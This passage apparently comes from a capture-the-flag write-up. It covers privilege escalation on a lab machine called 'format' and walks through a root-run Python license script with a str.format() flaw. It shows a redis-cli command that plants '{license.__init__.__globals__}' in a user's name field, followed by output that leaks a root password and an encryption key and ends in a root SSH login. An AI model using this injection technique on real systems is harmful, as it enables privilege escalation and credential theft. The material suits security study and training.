
Let’s view the file (used the cat command and copied it to my local machine as well):



```python
import base64
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.fernet import Fernet
import random
import string
from datetime import date
import redis
import argparse
import os
import sys

class License():
    def __init__(self):
        chars = string.ascii_letters + string.digits + string.punctuation
        self.license = ''.join(random.choice(chars) for i in range(40))
        self.created = date.today()

if os.geteuid() != 0:
    print("")
    print("Microblog license key manager can only be run as root")
    print("")
    sys.exit()

parser = argparse.ArgumentParser(description='Microblog license key manager')
group = parser.add_mutually_exclusive_group(required=True)
group.add_argument('-p', '--provision', help='Provision license key for specified user', metavar='username')
group.add_argument('-d', '--deprovision', help='Deprovision license key for specified user', metavar='username')
group.add_argument('-c', '--check', help='Check if specified license key is valid', metavar='license_key')
args = parser.parse_args()

r = redis.Redis(unix_socket_path='/var/run/redis/redis.sock')
```

.format()

I inspected the code and I was looking for something that looks vulnerable.



```python
        print("")
        sys.exit()
    prefix = "microblog"
    username = r.hget(args.provision, "username").decode()
    firstlast = r.hget(args.provision, "first-name").decode() + r.hget(args.provision, "last-name").decode()
    license_key = (prefix + username + "{license.license}" + firstlast).format(license=l)
    print("")
    print("Plaintext license key:")
    print("------------------------------------------------------")
    print(license_key)
    print("")
```


.format() is a method used to format strings. It allows you to create strings with placeholders and then replace those placeholders with values you specify. This method is often used for string formatting, which can include inserting variables or other strings into a template string.

I was looking for some vulnerabilities that can be used with the .format.

Erel Regev


https://podalirius.net/en/articles/python-format-string-vulnerabilities/

I will use again the redis CLI with a registered user.



```
cooper@format:~$ redis-cli -s /var/run/redis/redis.sock
redis /var/run/redis/redis.sock> HSET test2 username test1 password test first-name {license.__init__.__globals__} last-name test pro false
(integer) 5
redis /var/run/redis/redis.sock> exit
cooper@format:~$ sudo /usr/bin/license -p test2

Plaintext license key:
------------------------------------------------------
microblogtest1`?:fLO8?QE\QwE<fJHcl`bfGXfqWH1X|,&?ZbZtZ{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <_frozen_importlib_externa
l.SourceFileLoader object at 0x7fa65cb42c10>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': '/usr/bin/
license', '__cached__': None, 'base64': <module 'base64' from '/usr/lib/python3.9/base64.py'>, 'default_backend': <function default_backend at 0x7fa65c994430
>, 'hashes': <module 'cryptography.hazmat.primitives.hashes' from '/usr/local/lib/python3.9/dist-packages/cryptography/hazmat/primitives/hashes.py'>, 'PBKDF2
HMAC': <class 'cryptography.hazmat.primitives.kdf.pbkdf2.PBKDF2HMAC'>, 'Fernet': <class 'cryptography.fernet.Fernet'>, 'random': <module 'random' from '/usr/
lib/python3.9/random.py'>, 'string': <module 'string' from '/usr/lib/python3.9/string.py'>, 'date': <class 'datetime.date'>, 'redis': <module 'redis' from '/
usr/local/lib/python3.9/dist-packages/redis/__init__.py'>, 'argparse': <module 'argparse' from '/usr/lib/python3.9/argparse.py'>, 'os': <module 'os' from '/u
sr/lib/python3.9/os.py'>, 'sys': <module 'sys' (built-in)>, 'License': <class '__main__.License'>, 'parser': ArgumentParser(prog='license', usage=None, descr
iption='Microblog license key manager', formatter_class=<class 'argparse.HelpFormatter'>, conflict_handler='error', add_help=True), 'group': <argparse._Mutua
llyExclusiveGroup object at 0x7fa65b53b7c0>, 'args': Namespace(provision='test2', deprovision=None, check=None), 'r': Redis<ConnectionPool<UnixDomainSocketCo
nnection<path=/var/run/redis/redis.sock,db=0>>>, '__warningregistry__': {'version': 0}, 'secret': [redacted], 'secret_encoded': b'unCR4ckaBL3Pa$$w
0rd', 'salt': b'microblogsalt123', 'kdf': <cryptography.hazmat.primitives.kdf.pbkdf2.PBKDF2HMAC object at 0x7fa65b53be50>, 'encryption_key': b'nTXlHnzf-z2cR0
ADCHOrYga7--k6Ii6BTUKhwmTHOjU=', 'f': <cryptography.fernet.Fernet object at 0x7fa65b55f5e0>, 'l': <__main__.License object at 0x7fa65b55f6d0>, 'user_profile'
: {b'username': b'test1', b'password': b'test', b'first-name': b'{license.__init__.__globals__}', b'last-name': b'test', b'pro': b'false'}, 'existing_keys':
<_io.TextIOWrapper name='/root/license/keys' mode='r' encoding='UTF-8'>, 'all_keys': ['cooper.dooper:gAAAAABjZbN1xCOUaNCV_-Q12BxI7uhvmqTGgwN12tB7Krb5avX5JdSz
E2dLKX53ZpHxHrzpNnAwQ6g1FTduOtBAl4QYRWF27A2MPfedfMzgNZrv_VqUwCAfzGZeoQCv1-NBIw6GaoCA0yIMPl0o3B6A2_Hads32AsdDzOLyhetqrr8HUgtLbZg=\n'], 'user_key': 'cooper.doo
per:gAAAAABjZbN1xCOUaNCV_-Q12BxI7uhvmqTGgwN12tB7Krb5avX5JdSzE2dLKX53ZpHxHrzpNnAwQ6g1FTduOtBAl4QYRWF27A2MPfedfMzgNZrv_VqUwCAfzGZeoQCv1-NBIw6GaoCA0yIMPl0o3B6A2
_Hads32AsdDzOLyhetqrr8HUgtLbZg=\n', 'prefix': 'microblog', 'username': 'test1', 'firstlast': '{license.__init__.__globals__}test'}test

Encrypted license key (distribute to customer):
------------------------------------------------------
gAAAAABk9FSbvv416lav5kmHzfnjswZeggN2E5eFV-eZwlRbwB0bDTmlhattehy6aTk9J30k3iocP-IXb0R2LD6eamWLM214-j7xsSC2l88RWoou94Aqvl8rds-fsq1K_UAKatnXUhITIeesKmERt7in34NYC
MG7oMfAUNr2Fs5TvVBSwZFz3N2Uoerc-E8m4NGzX_0O3UurCr6v0NwPU0KTz2GmE_zShsopP96oBQANUdKNk4mZLbYmoLfihimLEi__mYDvMJ4s2FhopxaHxBttD971bO0LllWPUDCcgq_c7q1NH9eXiFlaNx
NHVFaHOTMdGaMDQHANst_2clPRAFidrB7cdMFkXzqPjQR3_QvmksNko_ruyh5IYm0IEWKx0CwNlSTwM1nFj2irYveEYW3WFOdwSeoKM_7QGLLd3ye6aSkJaeecHIu09TS3HnBdsG2wOF7gVppRnHIc3ePIMob
```

The password for the user root was given in the output!



```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.129.135.82
root@10.129.135.82's password:
Linux format 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 23 18:43:13 2023 from 10.10.14.41
root@format:~# cd /root
root@format:~# ls
license  reset  root.txt
root@format:~# cat root.txt
4b [redacted] 57
root@format:~# 
```